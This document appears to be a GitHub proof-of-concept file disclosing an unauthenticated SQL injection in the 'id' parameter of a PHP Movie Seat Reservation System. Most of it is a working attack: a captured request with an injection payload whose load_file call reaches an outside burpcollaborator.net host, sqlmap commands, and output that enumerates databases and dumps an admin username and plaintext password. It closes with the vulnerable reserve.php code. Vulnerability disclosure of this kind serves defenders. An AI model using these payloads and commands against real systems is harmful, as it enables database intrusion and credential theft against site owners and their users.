 main ▾

...

[CVEs](#) / [Movie Seat Reservation System SQLI](#) / [POC.md](#)



D4rkP0w4r Create POC.md

 History

 1 contributor



48 lines (37 sloc) | 1.85 KB


...

Movie Seat Reservation System Sql Injection

- Note => exploit don't need login account

Exploit

- Use Burp Suite capture request with payload



```
GET /Movie_Seat_Reservation_System/index.php?page=reserve&id=(select%20load_file('%5
Host: 192.168.1.101:8080
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Connection: close
Cache-Control: max-age=0
```



Then save as moviesqli.txt

- Exploit with Sqlmap

```
python3 sqlmap.py -r moviesqli.txt --current-user
```

```
d4rk0w4r@d4rk0w4r: /mnt/c/
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:19:55 /2022-03-25/

[22:19:55] [INFO] parsing HTTP request from 'moviesqli.txt'
it appears that provided value for GET parameter 'id' has boundaries. Do you want to inject inside? ('(select load_file('\\\\\\oumvuo0qifuf18d8xd3vrt81z7svqjhl5cs3gs.burpcollaborator.net\\\\bxxr*))') [y/N] N
[22:19:57] [INFO] resuming back-end DBMS 'mysql'
[22:19:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: page=reserve&id=(select load_file('\\\\\\oumvuo0qifuf18d8xd3vrt81z7svqjhl5cs3gs.burpcollaborator.net\\\\bxxr*)) AND (SELECT 5224 FROM (SELECT(SLEEP(5)))WyUK)--- wZxu

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: page=reserve&id=(select load_file('\\\\\\oumvuo0qifuf18d8xd3vrt81z7svqjhl5cs3gs.burpcollaborator.net\\\\bxxr*)) UNION ALL SELECT NULL,NULL,CONCAT(0x7170716b71,0x5a656a484c5944564d5150526e694d79545652555255556c756e65544e6f6552777757452766a57,0x717a787071),NULL,NULL,NULL,NULL,NULL--- --
---
[22:20:20] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.12, Apache 2.4.51
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[22:20:20] [INFO] fetching current user
[22:20:20] [WARNING] reflective value(s) found and filtering out
current user: 'root@localhost'
[22:20:20] [INFO] fetched data logged to text files under '/home/d4rk0w4r/.local/share/sqlmap/output/192.168.1.101'
[22:20:20] [WARNING] your sqlmap version is outdated

[*] ending @ 22:20:20 /2022-03-25/

d4rk0w4r@d4rk0w4r: /mnt/c/Users/jacks/sqlmap$
```

python3 sqlmap.py -r moviesqli.txt --batch -dbs

```
d4rk0w4r@d4rk0w4r: /mnt/c/
[22:22:58] [INFO] retrieved: 'phpmyadmin'
[22:22:58] [INFO] retrieved: 'shopci'
[22:22:59] [INFO] retrieved: 'shouserental'
[22:22:59] [INFO] retrieved: 'sms'
[22:22:59] [INFO] retrieved: 'sqlgame'
[22:22:59] [INFO] retrieved: 'theater_db'
[22:23:00] [INFO] retrieved: 'zoomanagement'
available databases [21]:
[*] aerocms
[*] bnkms
[*] carrentalp
[*] cms
[*] db_gstore
[*] djerbashop
[*] ecom_store
[*] ecommerce
[*] ecommerceapp
[*] information_schema
[*] musical_world
[*] mysql
[*] ohmshp
[*] performance_schema
[*] phpmyadmin
[*] shopci
[*] shouserental
[*] sms
[*] sqlgame
[*] theater_db
[*] zoomanagement

[22:23:00] [INFO] fetched data logged to text files under '/home/d4rk0w4r/.local/share/sqlmap/output/192.168.1.101'
[22:23:00] [WARNING] your sqlmap version is outdated

[*] ending @ 22:23:00 /2022-03-25/

d4rk0w4r@d4rk0w4r: /mnt/c/Users/jacks/sqlmap$
```

python3 sqlmap.py -r moviesqli.txt --batch -tables -D theater_db

```

d4rk0w4r@d4rk0w4r: /mnt/c
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: page=reserve&id=(select load_file('\\\\\\oumvuo0qifuf18d8xd3vrtn81z7svqjhl5cs3gs.burpcollaborator.net\\bxx')) AND (SELECT 5224 FROM (SELECT(SLEEP(5)))WyUK)-- wZxu

Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: page=reserve&id=(select load_file('\\\\\\oumvuo0qifuf18d8xd3vrtn81z7svqjhl5cs3gs.burpcollaborator.net\\bxx')) UNION ALL SELECT NULL,NULL,CONCAT(0x7170716b71,0x5a656a484c5944564d5150526e694d7954565255525556c756e65544e6f6552777757452766a57,0x717a787071),NULL,NULL,NULL,NULL,NULL-- -

[22:25:17] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.12, Apache 2.4.51
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[22:25:17] [INFO] fetching tables for database: 'theater_db'
[22:25:17] [INFO] resumed: 'books'
[22:25:17] [INFO] resumed: 'movies'
[22:25:17] [INFO] resumed: 'theater'
[22:25:17] [INFO] resumed: 'theater_settings'
[22:25:17] [INFO] resumed: 'users'
Database: theater_db
[5 tables]
+-----+
| books |
| movies |
| theater |
| theater_settings |
| users |
+-----+

[22:25:17] [INFO] fetched data logged to text files under '/home/d4rk0w4r/.local/share/sqlmap/output/192.168.1.101'
[22:25:17] [WARNING] your sqlmap version is outdated

[*] ending @ 22:25:17 /2022-03-25/
d4rk0w4r@d4rk0w4r: /mnt/c/Users/jacks/sqlmap$

```

```
python3 sqlmap.py -r moviesqli.txt --batch -columns -D theater_db -T users -dump
```

```

d4rk0w4r@d4rk0w4r: /mnt/c
[22:27:41] [INFO] resumed: 'username','varchar(100)'
[22:27:41] [INFO] resumed: 'password','varchar(50)'
Database: theater_db
Table: users
[4 columns]
+-----+
| Column | Type |
+-----+
| id      | int(30) |
| name    | text |
| password | varchar(50) |
| username | varchar(100) |
+-----+

[22:27:41] [INFO] fetching columns for table 'users' in database 'theater_db'
[22:27:42] [INFO] resumed: 'id','int(30)'
[22:27:42] [INFO] resumed: 'name','text'
[22:27:42] [INFO] resumed: 'username','varchar(100)'
[22:27:42] [INFO] resumed: 'password','varchar(50)'
[22:27:42] [INFO] fetching entries for table 'users' in database 'theater_db'
Database: theater_db
Table: users
[1 entry]
+-----+
| id | name | password | username |
+-----+
| 1 | Administrator | admin123 | admin |
+-----+

[22:27:42] [INFO] table 'theater_db.users' dumped to CSV file '/home/d4rk0w4r/.local/share/sqlmap/output/192.168.1.101/dump/theater_db/users.csv'
[22:27:42] [INFO] fetched data logged to text files under '/home/d4rk0w4r/.local/share/sqlmap/output/192.168.1.101'
[22:27:42] [WARNING] your sqlmap version is outdated

[*] ending @ 22:27:42 /2022-03-25/
d4rk0w4r@d4rk0w4r: /mnt/c/Users/jacks/sqlmap$

```

Vulnerable Code

```
File Edit Selection View Go Run Terminal Help reserve.php - Movie_Seat_Reservation_System - Visual Studio Code
reserve.php X
reserve.php > header.masthead > div.container.pt-5 > div.col-lg-12 > div.row > div.col-md-8 > div.card.bg-light.mt-2 > div.card-body > form#save-reserve > div.row > div.for
1 <?php
2 include 'admin/db_connect.php';
3
4 $mov = $conn->query("SELECT * FROM movies where id = ".$_GET['id'])->fetch_array();
5
6 $duration = explode('.', $mov['duration']);
7 $hr = sprintf("%.02d\n", $duration[0]);
8 $min = isset($duration[1]) ? (60 * ($duration[1])) : '0';
9 $min = sprintf("%.02d\n", $min);
10 // $min = $min > 0 ? $min : '00';
11 $duration = $hr . ' : ' . $min
12 ?>
13
14 <header class="masthead">
15 <div class="container pt-5">
16 <div class="col-lg-12">
17 <div class="row">
18 <div class="col-md-4">
19 
20 </div>
21 <div class="col-md-8">
22 <div class="card bg-primary">
23 <div class="card-body text-white">
24 <h3><b><?php echo $mov['title'] ?></b></h3>
25 <hr>
26 <p class=""><small><b>Description: </b><i><?php echo $mov['description'] ?></i></small></p>
27 <p class=""><small><b>Duration: </b><i><?php echo $duration ?></i></small></p>
28 </div>
29 </div>
30 <div class="card bg-light mt-2">
31 <div class="card-body">
```

- No filter id when inserting data to database